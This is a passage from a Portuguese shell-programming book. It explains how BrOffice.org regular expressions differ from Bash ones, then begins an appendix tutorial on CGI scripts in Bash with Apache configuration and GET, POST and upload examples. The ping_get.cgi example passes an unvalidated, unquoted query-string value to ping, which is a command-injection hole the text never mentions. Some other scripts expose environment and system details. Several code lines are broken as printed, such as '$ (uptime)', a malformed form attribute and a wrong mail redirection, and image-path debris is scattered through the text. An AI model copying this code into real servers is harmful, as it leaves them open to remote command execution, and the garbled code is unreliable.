ER: Prezado Senhor [A-Za-z]*

Último caractere no colchete é branco

acabando com o problema do curinga guloso.

É claro, em muitas situações, essa "gulodice" do curinga é vital para casar um trecho, mas é sempre bom ter em mente que é esse o comportamento dele, para não casar mais do que você desejava. Fique sempre atento, porque da mesma forma que o asterisco, o "+" e o "(1,5)" são gulosos, sempre casando o máximo possível.

Para finalizar, certifique-se de ter entendido o significado das três frases seguintes e o uso do curinga não será um problema:

- "qualquer caractere, em qualquer quantidade"
- "casará o máximo que conseguir"
- "seja específico"

A base é isso, o que vem pela frente agora é aplicação disso no mundo real, exemplos práticos, que podem ser executados na linha de comando e detalhes que não são documentados, que só se aprende na prática.

Expressões Regulares (no BrOffice.org)

Apesar de não ter nada a ver com Shell, todos os "shelleiros" usam o BrOffice.org. Como você já sabe o básico de *Expressões Regulares*, vou inserir esta seção como uma colher de chá (ou será colher de Shell? :).

Obviamente, não mostrarei tudo novamente, mas somente as diferenças que já testei entre as sintaxes das *Expressões Regulares* do Shell e do BrOffice.org, dando ênfase para as surras que tomei para descobrir essas diferenças.

As surras foram maiores porque à época não se achava documentação sobre o uso de *Expressões Regulares* no BrOffice.org. Atualmente, existe um bom manual em http://wiki.services.openoffice.org/wiki/Documentation/How_Tos/Regular_Expressions_in_Writer, o qual algumas vezes consultei para escrever este texto.

Obs.: quero destacar que a última manutenção que dei neste texto foi no verão de 2010 e atualmente existe um movimento no BrOffice.org para mudar a máquina (engine) de *Expressões Regulares* para um novo modelo, descrito em <http://userguide.icu-project.org/strings/regexp>. Veja bem: isso não é certo que vá acontecer, e, caso ocorra, as mudanças de sintaxe não incompatibilizarão a atual.

Dito isso, vamos ao que interessa.

Onde usar *Expressões Regulares* no BrOffice.org

Você pode usar *Expressões Regulares* nas seguintes situações:

No Writer:

- Editar → Localizar e Substituir;
- Editar → Alterações → Aceitar ou Rejeitar → Tab Filtro

No Calc:

- Editar → Localizar e Substituir;
- Dados → Filtro → Filtro Padrão & Filtro Avançado;
- Algumas funções como SOMASE, PROCURAR e outras.

No Base:

- No comando Find Record (isso foi um chute que dei, porque não conheço o Base)

As caixas de diálogos que aparecem quando você usa os comandos acima geralmente têm uma opção para usar *Expressões Regulares* (que normalmente está desligada). Por exemplo:



Diferenças na lógica de uso

Existem diferenças de sintaxe com as *Expressões Regulares* que aprendemos, e existem também diferenças na lógica de aplicação. Essas são mais chatas para os veteranos de *Expressões Regulares* sob o Shell, pois é necessário uma mudança na forma de raciocinar. Veja estes casos:

Havia notado um erro no meu livro, mas esqueci de anotar o número da página. Quando fui fazer a alteração, a única coisa de que me lembrava era que o erro estava em uma variável do Shell. O que fiz? Montei uma *Expressão Regular* começando por cifrão (\$) e casando letras maiúsculas, algarismos e sublinhados (_), e esses algarismos não podiam suceder o cifrão (\$). Era assim:


```
$ [A-Z_]+[0-9A-Z_]*
```

Mas, apesar de certa, a *Expressão Regular* não funcionava pois casava com as variáveis em minúsculas também. Demorei muito para descobrir que o check button "Diferenciar maiúsculas de minúsculas" é que decide quanto à caixa das letras (veja a figura anterior).


Um outro problema de diferença de lógica é que no BrOffice.org as *Expressões Regulares* dividem o texto a ser pesquisado em porções e examinam cada porção separadamente.

No Writer, o texto é dividido em parágrafos e o que define um parágrafo é a porção de texto entre um `enter` ou um `hard enter` (`\J`) (caractere não imprimível obtido com `<SHIFT>+<ENTER>` também chamado de *new line*) e outro desses.

Assim sendo, mesmo que a palavra `parece` esteja sendo exibida no início de uma linha, a expressão `^parece` não irá localizá-la, pois `parece` somente aparenta estar no início da linha, mas se alterarmos o tamanho do seu fonte, por exemplo, a palavra não necessariamente estará mais lá situada.



Por outro lado, a *Expressão Regular* `daqui.*ali`, não irá casar o texto formado pelo `daqui` em um parágrafo até o `ali` em outro. Normalmente os parágrafos são tratados individualmente.



Além disso, o writer considera cada célula de tabela e quadro separadamente. Os quadros são examinados após todos os textos e células de tabela terem sido examinados.

Na caixa de diálogo Localizar e Substituir, as *Expressões Regulares* devem ser usadas somente no box "Procurar por". Elas não podem ser usadas no "Substituir por:" porque *Expressões Regulares* casam com textos e portanto o que deve ser substituído é o texto e não a *Expressão Regular*.

Diferenças de sintaxe

A partir de agora, veremos as diferenças de sintaxe entre o que aprendemos nas *Expressões Regulares* do Bash e as que veremos do BrOffice.org.

Âncoras

Como já vimos, existe uma diferença na lógica de uso das Âncoras pois no Bash os metacaracteres de início (^) e de fim (\$) procuram respectivamente os textos que os sucedem ou precedem no início ou no fim de uma linha. No BrOffice.org, essa procura é feita no início ou no fim de um parágrafo.



ATENÇÃO

Podemos também citar um caso que já foi reportado ao BrOffice.org para correção. O alternativo OU ou (|) pode atrapalhar o início (^). Assim, pensando no mengão, se procurarmos ^vermelho|preto, o BrOffice.org devolverá as ocorrências de vermelho iniciando parágrafos ou preto em qualquer lugar. Contudo se fizermos: vermelho|^preto serão devolvidos o vermelho e o ^preto, ambos em qualquer lugar, dessa forma não reconhecendo o metacaractere ^ como a Âncora que marca o início de um parágrafo.

Ué, mas não íamos falar sobre as diferenças de sintaxe? Sim, mas é bom frisar bastante este conceito de parágrafo porque isso algumas vezes me dá uma derrubada.

Dentre as Âncoras, as únicas diferenças de sintaxe que existem no uso de *Expressões Regulares* no Bash e no BrOffice.org estão nos metacaracteres que definem as bordas. As contrabarras (\), que são metacaracteres (escape) assumem, na pesquisa, uma função diferente quando seguidas por um menor (\<) ou um maior (\>). Vejamos:

Para procurar palavras que começam por texto:


- No Bash fazemos: \btexto;
- No BrOffice.org fazemos: \<texto.

Para procurar palavras que terminam por texto:

- No Bash fazemos: `texto\b;`
- No BrOffice.org fazemos: `texto\>.`

Exemplos:

A Expressão Regular `[a-z]+e\>`, neste exemplo, foi usada para procurarmos por uma ou mais letras `([a-z]+)`, terminando com a letra `(e\>)`.



Representantes

Quase todos os metacaracteres Representante têm uso idêntico ao seus congêneres sob o Bash, porém nem tudo neste mundo é perfeito, porque, mesmo que poucas, ainda existem algumas diferenças de uso.

Sob o Bash, todos os caracteres dentro de uma lista `([])` são tratados como literais, exceto o circunflexo, que é tratado como um negador da lista (e assim mesmo quando ele é o seu primeiro elemento). Sob o BrOffice.org usamos a contrabarra `(\)` em uma lista para "escapar" alguns metacaracteres e também para formar códigos hexadecimais.

Somente os caracteres abre colchetes `([)`, hifen `(-)` e contrabarra `(\)` devem ser "escapados" no interior de uma lista, já que nesse ambiente seus significados são especiais.

Por exemplo, a Expressão Regular `[[\]a-z]` casa um abre colchetes `([)`, ou um fecha colchetes `(])`, ou uma letra minúscula. `\\\\"` casa com uma contrabarra literal, `[\t]` casa com a letra 't'. Para casarmos um `<TAB>`, devemos fazer `[\x0009]`, que é a representação ascii em hexadecimal do `<TAB>`.

Todos os outros caracteres são tratados pelos seus valores normais, não precisando de mais nenhum artifício.



Usando Classes de Caracteres POSIX, surge um caso que também já foi reportado, isso porque uma classe como `[:alpha:]` deveria casar com qualquer algarismo decimal, mas isso não se verifica.

ATENÇÃO


Pelo site do BrOffice.org, este fato reportado funcionaria se fizéssemos `[:alpha:]`, o que de cara já traz algumas restrições. Como exemplo suponha que eu queira procurar em um arquivo todas as letras minúsculas e todos os algarismos decimais. Nesse caso, sob o BrOffice.org, não poderia usar Classes de Caracteres POSIX. No Bash faríamos `[:lower:][:digit:]`, mas isso no BrOffice.org é impossível, pois, em virtude dos colchetes (`[]`) mais externos, ele encararia isso como uma lista formada de todos os caracteres internos a esses colchetes (`[]`) e não como duas classes.


Da mesma forma, também não funcionaria `[a-z[:digit:]]`, nem `[:lower:0-9]`. A saída seria usarmos uma lista de caracteres, mas assim mesmo, veja só isso:



Viu! Nesse caso as letras acentuadas não casaram com o nosso padrão.

Por outro lado, pela facilidade que tenho no uso de Expressões Regulares, venho há muito tempo testando-as no BrOffice.org, e não sei se por erro meu, mas até a versão em que estou escrevendo este documento (3.1.1), não consegui casar `[:digit:]` nenhuma vez. Veja:





Duas observações:

1. Usando a classe `[:alpha:]`, conseguimos casar as letras acentuadas;
2. A classe `[:digit:]` não funfou!

Resumindo: essa facilidade ainda está em fase de consolidação e, por isso, sempre que posso uso as listas convencionais (como no caso de algarismo), não penso duas vezes, uso-as.

Quantificadores

Aqui não há o que temer nem acrescentar. Os Quantificadores do BrOffice.org se comportam da mesma forma que os do Bash. Poupe seu fôlego para a seção seguinte.

Outros

Aqui a porca torce o rabo! Nesta classe de metacaracteres existem diferenças substanciais no uso de *Expressões Regulares*, a começar pelo que já vimos, de uma Âncora sucedendo um `ou` (`|`). Recapitulando:

Se procurarmos `^vermelho|preto`, o BrOffice.org devolverá as ocorrências de `vermelho` iniciando parágrafos ou `preto` em qualquer lugar. Contudo, se fizermos: `vermelho|^preto` serão devolvidos o `vermelho` e o `^preto`, ambos em qualquer lugar, desta forma não reconhecendo o metacaractere `^` como a Âncora que marca o início de um parágrafo.

Vamos ver como funcionam os grupos e os retrovisores: como já sabemos, os grupos são criados com o uso de parênteses. Os textos casados (veja bem, são os textos e não as *Expressões Regulares*) ficam guardados e podem ser recuperados dentro da mesma *Expressão Regular*. No exemplo a seguir, procuramos por duas palavras iguais, separadas por um hífen (`-`). Veja:



A Expressão Regular era a seguinte:


```
\<([a-z]+)-\1\>
```

Onde:

- \< e \> Formam a borda esquerda e direita do texto, respectivamente;
- ([a-z]+) Define uma ou mais letras seguidas (palavra) dentro de um grupo;
- -\1 O hífen seguido do texto casado pelo grupo.


Até agora não mudou nada do que foi dito sobre *Expressões Regulares* no Bash e tudo funcionou às mil maravilhas. Mas se você prestar atenção, o que fizemos foi clicar em um dos botões de **localizar**. A diferença começa quando desejamos usar o texto casado para **substituir** alguma coisa.

Vamos aproveitar este exemplo para trocar `bate-bate` por `bater`:



Repare que na caixa "Substituir por" eu usei `$1r`, ou seja, o texto casado não é mais o `\1`, agora é o `$1`.

Eu odeio mesóclises e tinha o seguinte texto:



Este `dar-se-ia` estava me torturando, então troquei-o usando uma Expressão Regular em que eu montava 3 grupos separados por hífen (-). Então, o primeiro (`$1`) recebeu `dar`, o segundo (`$2`) recebeu `se` e o terceiro (`$3`) recebeu `ia`. Colocando-os na ordem que eu queria (`$1$3-$2`), veio:



Esta sintaxe pode parecer estranha, mas não é, ela é semelhante à usada na linguagem Perl.

Duas observações sobre o uso de cífrão (\$) para substituir texto:

1. Se no seu texto tem um valor `123,45` e você desejar substituí-lo por `R$123,45` você deverá colocar na caixa "Substituir por" `R\$\123,45`, veja:



O primeiro grupo casou tudo até a vírgula (,) e o segundo ficou com o resto do número. Na substituição, o primeiro cifrão foi precedido por uma contrabarra (\\$) para especificar que era um literal.

2. O \$0 na caixa "Substituir por" substitui por todo o texto casado.

A contrabarra (\) nas *Expressões Regulares* do BrOffice.org também tem suas peculiaridades:

\t quando fora de uma lista equivale a um <TAB>. Como já foi dito, dentro de uma lista, o <TAB> deve ser usado com seu código hexadecimal [\x0009].

Então para trocar todos os <TAB> por espaços em branco, ponha na caixa "Procurar por" um \t e na caixa "Substituir por" um espaço em branco;

\n casa com um hard enter ou new line (_) (formado por um <SHIFT>+<ENTER>).

Suponhamos que você tenha vermelho seguido de um hard enter e na linha seguinte preto, se na caixa "Procurar por" colocar vermelho\npreto e na caixa "Substituir por" colocar vermelho-e-preto, após a substituição, o hard enter terá morrido, sobrando vermelho-e-preto. O mesmo poderia ter sido feito colocando nas caixas \n e -e-, respectivamente;

\$ casa com uma marca de parágrafo ().

Diferentemente do hard enter, não podemos definir na caixa "Procurar por" a cadeia no início da linha seguinte um uma Expressão Regular que case com ela. Assim sendo, não poderíamos agir como no exemplo anterior, preenchendo as caixas com vermelho\npreto e com vermelho-e-preto respectivamente, porém funcionaria se as caixas fossem preenchidas com \$ e com -e-.

\x quando temos um \xNNNN, onde NNNN são algarismos hexadecimais [0-9A-Fa-f] na caixa "Procurar por", o BrOffice.org localizará (e eventualmente trocará) o caractere definido pelo código hexadecimal formado por NNNN. Se esse código estiver na caixa "Substituir por", será tratado como um literal.

Isso me lembra um macete de edição que uso. Ao longo de um texto grande, escrevemos diversos ordinais como 2^a. Isso pode ser feito em Inserir → Caractere especial, mas fazer isso um monte de vezes num texto enche o saco. Como faço? Para fazer 2^a, como disse, escrevo 2.a. e assim vou fazendo com todos os ordinais até terminar de escrever o documento.

Ao final, coloco na caixa "Procurar por" a Expressão Regular ([0-9])\.\.a\., e na caixa "Substituir por" coloco um \$1^a, ou seja o texto que casou com o grupo (um algarismo) seguido do ordinal. Em seguida clico em "Substituir todos". Repito mais uma vez esta operação para substituir os ordinais masculinos, como em 12^o.

Vou terminar esse texto com uma dica que demorei muito para descobrir. Ela é muito útil quando se copia um texto de um navegador e se cola no BrOffice.org. Normalmente, o novo texto fica com um monte de *hard enter* (\r), não é?



Se você quiser trocar todos *hard enter* (\r) por um parágrafo (\n), primeiramente localize todos os \r, clicando em "Substituir todos". Agora coloque na caixa "Substituir por" o mesmo \n, já que nesta caixa ele equivale ao parágrafo. Agora basta clicar em "Substituir todos". Bizarro...

Como você viu, ainda existem algumas coisas a serem acertadas e outras a serem feitas, mas o concorrente direto do BrOffice.org, o MS Office, nem sonha ter *Expressões Regulares*. Creio que essas pequenas alterações e incrementos sejam sanados com a nova versão (bastante modificada), descrita em <http://userguide.icu-project.org/strings/regexp>.





Apêndice 3

CGI em Shell Script

- CGI (*Common Gateway Interface*) é um serviço *server-based* que adiciona funcionalidade extra a uma página. Essa funcionalidade é fornecida por um 'pequeno' programa ou *script* que é executado no servidor onde a página web fica. Esses programas podem ser feitos em diversas linguagens como Perl, PHP, C, *Shell Script*, etc.

Como gosto muito de *Shell Script*, resolvi escrever um tutorial básico sobre como fazer CGI em *Shell*. Isso tem várias vantagens, você pode utilizar vários comandos do UNIX para ajudar a construir seu script, por exemplo, sed, awk, cut, grep, cat, echo, etc. além dos recursos do próprio *Shell*.

OK, como este tutorial não vai ser muito grande, vamos direto ao ponto.

Configuração

Como configurar o servidor web Apache para executar CGI?

CGI é um módulo do Apache, assim ele precisa ser carregado. A maioria das distribuições já vem com o seu `httpd.conf` configurado com suporte ao módulo do CGI

(mod_cgi), bastando apenas iniciar o Apache. Para se certificar procure e, se for o caso, descomente a seguinte linha no seu *httpd.conf*:

```
LoadModule cgi_module /usr/lib/apache/1.3/mod_cgi.so
```

Note que a terceira coluna pode variar dependendo da versão do Apache e da distribuição que você está usando.

Existem diversas maneiras de configurá-lo:

1. ScriptAlias

Essa diretiva define um diretório para o Apache onde serão armazenados os scripts CGI. Todos os arquivos que estiverem nesse diretório serão interpretados pelo Apache como programas CGI, assim ele tentará executá-los. Adicione ou descomente a seguinte linha no seu arquivo *httpd.conf*

```
ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
```

O exemplo acima instrui o Apache para que qualquer requisição começando por /cgi-bin/ deva ser acessada no diretório /usr/lib/cgi-bin/ e deva ser tratada como um programa CGI, i.e., ele irá executar o arquivo requisitado.

Se você acessar por exemplo http://localhost/cgi-bin/meu_script.cgi, o Apache irá procurar este arquivo em /usr/lib/cgi-bin/meu_script.cgi e tentará executá-lo.

2. Fora do ScriptAlias

Você pode especificar um diretório particular e dar permissão para a execução de CGIs.

```
<Directory /home/user/public_html/cgi-bin/>
    Options +ExecCGI
</Directory>
```

A diretiva acima permite a execução de CGIs, mas você ainda precisa avisar o Apache que tipo de arquivos são estes CGIs. Procure por uma linha igual ou semelhante a esta no seu *httpd.conf* e descomente.

```
AddHandler cgi-script .cgi .sh .pl
```



Se você colocar um `index.cgi` em algum diretório e quiser que por `default` o Apache o execute, não se esqueça de adicionar esta extensão no seu `DirectoryIndex`.

ATENÇÃO

```
<IfModule mod_dir.c>
    DirectoryIndex index.html index.htm index.shtml index.cgi
</IfModule>
```

O Apache irá procurar pelo `index.cgi` seguindo a ordem dos argumentos, ou seja, o `index.cgi` será a última opção que ele irá procurar no diretório.

Algumas considerações importantes

- Você não deve colocar seus scripts no `document root` do Apache, porque alguém pode pegar seus scripts, analisá-los procurando furos de segurança, etc. Além do mais, o código do script não é o que você quer mostrar. Então mantenha-os em `/usr/lib/cgi-bin` ou em algum outro diretório fora do `document root`.
- O script precisa ser um executável, não se esqueça de dar um `chmod` nele. Ah, certifique-se de que o script tem permissão de execução para o usuário que o Apache está rodando.

Diversão

Iniciando

Assumimos que você já tem o seu servidor web configurado para executar CGI.

O básico que você precisa saber é que toda saída padrão (`stdout`) do seu *script* vai ser enviada para o *browser*.

O exemplo mais simples é você imprimir algo na tela (o famigerado *Hello World* eu não aguento mais!!). Vamos ao nosso exemplo:

```
$ cat simples.cgi
#!/bin/bash
echo "Content-type: text/plain"
echo
echo "vamos ver se isto funciona mesmo :)"
```

```

echo
echo "hmm, parece legal"
echo
echo -e "igual ah um shell normal \n<b>tag html</b>"
```

Feito isso, basta acessar o nosso arquivo `http://localhost/cgi-bin/simple.cgi`. Ah, não se esqueça de colocar permissão de execução no arquivo.

OK, então percebemos que toda saída do nosso script é enviada para o browser, toda saída mesmo. Por exemplo, podemos utilizar a saída de um comando:

```

$ cat saida_cmd.cgi
#!/bin/bash

echo "content-type: text/plain"
echo
echo "uname -a"
echo
uname -a
```

Quando utilizamos CGI, o servidor coloca diversas informações sobre o cliente e o servidor em variáveis de ambiente. Dentre essas informações pode-se destacar:

Variável	Informação provida
DOCUMENT_ROOT	Diretório root dos documentos html
HTTP_ACCEPT	Quais os content-type suportados pelo navegador do cliente
HTTP_HOST	Nome do host do servidor
HTTP_USER_AGENT	O navegador do cliente
REMOTE_ADDR	IP do cliente
REQUEST_URI	Página requisitada
SERVER_ADDR	IP do servidor
SERVER_NAME	O nome do servidor (configurado no apache)
SERVER_PORT	Porta que o servidor está escutando
SERVER_SOFTWARE	Sistema operacional e servidor www rodando no servidor

O exemplo a seguir mostra todas as variáveis.

```
$ cat export.cgi
#!/bin/bash

echo "content-type: text/plain"
echo
echo "Informações que o servidor coloca em variáveis de ambiente"
echo "Para ver utilizamos o comando set"
echo
set
```

OK, no protocolo *http* temos que enviar um cabeçalho obrigatório. O primeiro `echo` sem string dentro de um script vai avisar o *browser* para interpretar o que veio antes como cabeçalho. Nos exemplos anteriores, a seguinte linha:

```
content-type: text/plain
```

informa ao navegador para interpretar o que receber como texto puro.

Se o cabeçalho não possuir nenhuma linha, ou seja, colocarmos somente um `echo`, será utilizado o *default* que é `text/plain`.

Para enviarmos tags html e o navegador interpretá-las, temos que utilizar um cabeçalho diferente.

Então vamos enviar tags html para deixar nossa saída mais bonita:

```
$ cat sobre.cgi
#!/bin/bash

echo "content-type: text/html"
echo
echo
echo "
<html> <head> <title> CGI script </title> </head>
<body>
<h1>Algumas informações sobre a máquina que o CGI está rodando:</h1>
"
echo "<h4>uptime</h4>"
echo "<pre>$ (uptime)</pre>"

echo "<h4>uname</h4>"
echo "<pre>$ (uname -a)</pre>"
```

```

echo "<h4>/proc/cpuinfo</h4>"
echo "<pre>$(cat /proc/cpuinfo)</pre>"

echo "
</body>
</html>
"

```

Um exemplo mais interessante seria como fazer um contador de acesso.

A cada execução do *script* o contador será incrementado, não importando se é uma solicitação de reload de um mesmo endereço IP!

Isso é simples. Veja o exemplo:

```

$ cat contador.cgi
#!/bin/bash

echo "content-type: text/html"
echo
echo
echo "<html> <head> <title> CGI script </title> </head>"
echo "<body>"

ARQ="/tmp/page.hits"

n=$(cat $ARQ 2> /dev/null) || n=0
echo $((n=n+1)) > "$ARQ"

echo "
<h1>Esta página já foi visualizada: $n vezes</h1>
<br>

</body>
</html>"

```

Com o que você sabe até agora, dá (ops!) para fazer vários *scripts* legais, fazer monitoramento do sistema, de sua rede..., tudo via web.

Agora que já aprendemos o básico, queremos interagir com o usuário.

Nesse ponto nós temos um detalhe, pois o nosso *script* não pode usar a entrada padrão (*stdin*) para receber dados e não podemos fazer um *read* em um CGI, pois como nós leríamos o que o usuário digitasse no teclado? :)

Para realizar esta interação existem duas maneiras.

1. Através da URL, utilizando o método `GET`, como por exemplo:

```
http://localhost/cgi-bin/script.cgi?user=nobody&profissao=vaga
```

(veremos mais sobre o método `GET` adiante)

2. Utilizando um formulário html. No *form* podemos utilizar dois métodos, o `GET` e o `POST`. No método `GET`, que é o *default*, os campos de input do *form* são concatenados à URL. Já no método `POST`, os *inputs* são passados internamente do servidor para o *script* pela entrada padrão.

Método GET

Usando o método `GET`, o nosso script deve pegar os *inputs* do usuário via uma variável de ambiente, no caso a `$QUERY_STRING`. Tudo o que vier após o caractere `'?'` na URL será colocado naquela variável. Os campos de *input* do *form* são separados pelo caractere `'&'` e possuem a seguinte construção: `name=value`.

Vamos a um exemplo de um CGI que recebe como entrada um host que será executado no `ping`.

```
$ cat ping_get.cgi
#!/bin/bash

echo "content-type: text/html"
echo
echo
echo "
<html> <head> <title> CGI script </title> </head>
<body>
"

echo "<h2>Exemplo de uso do GET</h2>"
if [ "$QUERY_STRING" ];then
    echo "QUERY_STRING      $QUERY_STRING"
    host=$(echo $QUERY_STRING | \
        sed 's/\(\.*=\)\(\.*\)\(\&.*\)/\2/' )
    echo "<br>"
    echo "Disparando o cmd ping para o host <b>$host</b>"
    echo "<pre>"
    ping -c5 $host
    echo "</pre>"
```

```

    echo "Fim."
else
    echo "
<form method=\"GET\" action=\"ping_get.cgi\">
<b>Entre com o nome ou IP do host para o ping:</b>
<input size=40 name=host value=\"\">
<input type=hidden size=40 name=teste value=\"nada\">
</form>"
fi

echo "</body>"
echo "</html>"
```

Método POST

No método `POST`, as opções do `form` não são passadas pela URL, elas são passadas internamente do servidor para o CGI. Desse modo, com esse método o nosso `script` deve ler as opções pela entrada padrão. Vamos a um exemplo em que o CGI envia um *mail* para alguém através da página. Neste caso, um pouco mais complexo, temos dois arquivos. O primeiro um `.html` puro, onde construímos o `form`, e colocamos como opção `action` o nosso `script`. A opção `action` passada no `form` indica qual script será chamado para tratar os dados passados pelo `form`.

```

$ cat contato.html
<html> <head> <title> CGI script </title> </head>

<body>
<form method="post" action="/cgi-bin/contato.cgi">
Nome:<br>
<input type="text" name="name" maxlength="50" size="30">
<p>
E-mail:<br>
<input type="text" name="address" maxlength="50" size="30">
<p>
Selecione o assunto:
<select name="subject">
<option value="none">-----
<option value="venda">Informações sobre produto
<option value="suporte">Suporte técnico
<option value="web">Problema no site
</select>
<p>
Sua mensagem:<br>
```

```

<textarea name="message" wrap="physical" rows="6" cols="50">
</textarea>
<p>
<input type="submit" value="Enviar Mensagem">
<input type="reset" value="Limpar">
</form>

</body>
</html>

```

Agora o nosso *script* lê da entrada padrão e faz o tratamento necessário. Note que, para enviar o `mail`, podemos utilizar qualquer programa de `mail`, por ex., o `mail sendmail`...

```

$ cat contato.cgi
#!/bin/bash
meu_mail="user@localhost.com.br"

echo "content-type: text/html"
echo
echo
echo "<html> <head> <title> CGI script </title> </head>"
echo "<body>"
VAR=$(sed -n '1p')
echo "$VAR"
nome=$(echo $VAR | \
    sed 's/^(name=\")(.*)\"(\&address=.*)/\2;s/+//g')
mail=$(echo $VAR | \
    sed 's/^(.*\&address=\")(.*)\"(\&subject=.*)/\2;s/%40/@/')
subj=$(echo $VAR | \
    sed 's/^(.*\&subject=\")(.*)\"(\&message=.*)/\2/')
text=$(echo $VAR | sed 's/.*/&message=//')

echo "<br>
<br><b>Nome:</b> $nome
<br><b>mail:</b> $mail
<br><b>Subject:</b> $subj
<br><b>Message:</b> $text
<br>"

mail -s "Mail from CGI" "$meu_mail" < $(echo -e "
Nome: $nome
mail: $mail
Subject: $subj
Message: $text")
echo "</body>"
echo "</html>"
```



Não esqueça que caracteres especiais como <TAB>, <ENTER>, <espaço>, +, &, @..., serão codificados para ser possível sua transmissão entre o navegador e o servidor.

ATENÇÃO

Quando o seu servidor web envia os dados do FORM para o seu CGI, ele faz um encode dos dados recebidos. Caracteres alfanuméricos são enviados normalmente, espaços são convertidos para o sinal de mais (+), outros caracteres como tab, aspas são convertidos para %HH, onde HH são dois dígitos hexadecimais representando o código ASCII do caractere. Esse processo é chamado de *URL encoding*.

Tabela para os caracteres mais comuns:

Caractere	URL Encoded
\t (tab)	%09
\n (return)	%0A
/	%2F
~	%7E
:	%3A
;	%3B
@	%40
&	%26

Aqui vão dois links para fazer e desfazer essa conversão.

<http://www.shelldorado.com/scripts/cmds/urlencode>

<http://www.shelldorado.com/scripts/cmds/urldecode>

Upload

Agora que já sabemos utilizar os métodos GET e POST vamos a um exemplo um pouco diferente. Vamos supor que precisamos fazer um CGI que permita ao usuário fazer um upload de um arquivo para o servidor. Aqui utiliza-

mos um *form* um pouco diferente. Falamos para o *form* utilizar um tipo de codificação diferente, no caso `enctype="multipart/form-data"`. Criamos um html normalmente e como opção do `action` colocamos o nosso *script*.

```
$ cat upload.html
<html>
<body>
<form enctype="multipart/form-data"
    action="/cgi-bin/upload.cgi" method="post,>
Enviar arquivo: <input name="userfile" size="30"
    type="file">
<BR><BR>
<input type="submit" value="Envia" name="Envia">
</form>
</body>
</html>
```

O nosso script é quase igual a um `POST` normal. A principal diferença é que a entrada para o *script* não vem em uma única linha, e sim em várias. Quem faz isso é o `enctype="multipart/form-data"`. Vem inclusive o conteúdo do arquivo via `POST!` Então pegamos tudo da entrada padrão. Note que junto com entrada vêm outras cositas más =8) Vamos a um exemplo:

```
$ cat upload.cgi
#!/bin/bash

echo "content-type: text/html"
echo
echo
echo "<html> <head> <title> CGI script </title> </head>"
echo "<body><pre>""
# descomente se quiser ver as variaveis de ambiente
#export

# ele separa as varias partes do FORM usando
# um limite (boundary) que eh diferente a
# cada execucao. Este limite vem na variavel
